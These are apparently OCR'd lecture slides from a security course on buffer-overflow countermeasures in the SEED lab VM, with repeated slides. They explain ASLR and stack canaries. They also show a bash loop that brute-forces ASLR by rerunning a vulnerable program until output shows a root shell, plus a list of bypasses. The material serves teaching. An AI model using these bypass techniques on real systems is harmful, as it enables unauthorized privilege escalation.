
Countermeasure #2: ASLR (address space layout randomization)

Let's make a guess (`0xffffcb18` + 200), and let's run the program over and over again until our guess works



Countermeasure #2: ASLR (address space layout randomization)

Let’s make a guess (`0xffffcb18` + 200), and let's run the program over and over again until our guess works



Countermeasure #2: ASLR (address space layout randomization)

On Linux 32 based systems, the base stack address can have **2^19 = 524, 288** possible addresses

Is this brute force-able ?

Countermeasure #2: ASLR (address space layout randomization)

On Linux 32 based systems, the base stack address can have **2^19 = 524, 288** possible addresses

Is this brute force-able ?

HELL YEAH IT IS

Countermeasure #2: ASLR

(address space layout randomization)

We are going to guess (a lot!!!) and hope that we eventually get lucky

Repeatedly run the program until we get lucky...

```
#!/bin/bash

SECONDS=0
value=0

while true; do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "The program has been run $value times so far (time elapsed: $min minutes and $sec seconds)."
    ./stack-L1
done
```

```
.........
The program has been run 67679 times so far...
./brute-force.sh: line 13:   ... Segmentation fault      ./stack-L1
The program has been run 67680 times so far...
./brute-force.sh: line 13:   ... Segmentation fault      ./stack-L1
The program has been run 67681 times so far...
# id  <-- ROOT SHELL!
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

```
[02/17/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../code$ ./brute-force.sh
```

Countermeasure #2: ASLR

(address space layout randomization)

We are going to guess (a lot!!!) and hope that we eventually get lucky

Repeatedly run the program until we get lucky...

```
#!/bin/bash

SECONDS=0
value=0

while true; do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "The program has been run $value times so far (time elapsed: $min minutes and $sec seconds)."
    ./stack-L1
done
```

```
.........
The program has been run 67679 times so far...
./brute-force.sh: line 13:  ... Segmentation fault      ./stack-L1
The program has been run 67680 times so far...
./brute-force.sh: line 13:  ... Segmentation fault      ./stack-L1
The program has been run 67681 times so far...
# id  <-- ROOT SHELL!
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

```
[02/17/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../code$ ./brute-force.sh
```

```
./brute-force.sh: line 13: 80826 Segmentation fault      ./stack-L1
The program has been run 73456 times so far (time elapsed: 0 minutes and 32 seco
nds).
Input size: 517
#
```

After 32 seconds, I got a root shell

Buffer Overflow Countermeasures

- Safe Shell `(/bin/dash)`

  Bypass: Add shellcode to our payload the sets RUID = 0

- Address space layout randomization (ASLR)

  Bypass: Brute-Force / Wait to get lucky

- Stack Guard

- Non executable stack


Stack Guard

Compiler Countermeasure***

```c
#include <stdio.h>


int main(){

	int arr[3];

	arr[0] = 1;
	arr[1] = 2;
	arr[2] = 3;

	// will this work?
	arr[4] = 5;

	printf("%d \n ",arr[4]);


	return 0;
}
```

Places a special value (***guard***) between the return address/previous frame pointer and local function values

When the function finishes, and the OS sees that the stack guard has ben overwritten, the program aborts and does not proceed



Stack Guard

Compiler Countermeasure***


```c
#include <stdio.h>

int main(){

	int arr[3];

	arr[0] = 1;
	arr[1] = 2;
	arr[2] = 3;

	// will this work?
	arr[4] = 5;

	printf("%d \n ",arr[4]);


	return 0;
}
```

Compile with stack guard turned off:

```
[10/06/22]seed@VM:~$ gcc example.c  -o example -fno-stack-protector
[10/06/22]seed@VM:~$ ./example
5
```

We overflowed the array!

THE STACK



Stack Guard

Compiler Countermeasure***

```c
#include <stdio.h>


int main(){


        int arr[3];

        arr[0] = 1;
        arr[1] = 2;
        arr[2] = 3;

        // will this work?
        arr[4] = 5;

        printf("%d \n ",arr[4]);


        return 0;
}
```

Compile with stack guard turned off:

```
[10/06/22]seed@VM:~$ gcc example.c  -o example -fno-stack-protector
[10/06/22]seed@VM:~$ ./example
5
```


We overflowed the array!

Compile with stack guard turned on:

```
[10/06/22]seed@VM:~$ gcc example.c  -o example
[10/06/22]seed@VM:~$ ./example
5
*** stack smashing detected ***: terminated
Aborted
```

Aborted when we pass the stack guard

THE STACK




Stack Guard


Compiler Countermeasure***

How is stack guard implemented?

Somewhere else in Memory (not on stack)



THE STACK



The compiler places a secret value (a **stack canary**) at the stack guard memory location, and in a safe location off the stack

Stack Guard

Compiler Countermeasure***

How is stack guard implemented?

Somewhere else in Memory (not on stack)

Stack Canary Value: 45

THE STACK

… previous stack frames…
Arguments
Return Address
Previous frame pointer
Guard (45)
buffer[99] . . . . . buffer[0]

The compiler places a secret value (a **stack canary**) at the stack guard memory location, and in a safe location off the stack


When the function finishes, check the stack canary value.

- If the stack canary on the stack has not been modified, then no buffer overflow has occurred


Stack Guard

Compiler Countermeasure***

Somewhere else in Memory (not on stack)



THE STACK



How is stack guard implemented?

The compiler places a secret value (a **stack canary**) at the stack guard memory location, and in a safe location off the stack


When the function finishes, check the stack canary value.

- If the stack canary on the stack has not been modified, then no buffer overflow has occurred
- If the stack canary on the stack has been modified, then our stack guard has been overwritten– Potential overflow detected! Abort

Stack Guard


Compiler Countermeasure***

Somewhere else in Memory (not on stack)



How is stack guard implemented?

THE STACK



The compiler places a secret value (a **stack canary**) at the stack guard memory location, and in a safe location off the stack

When the function finishes, check the stack canary value.

- If the stack canary on the stack has not been modified, then no buffer overflow has occurred
- If the stack canary on the stack has been modified, then our stack guard has been overwritten– Potential overflow detected! Abort

The insertion, checking, and aborting for stack guard/canary is done for us in the Function Prologue and Epilogue!

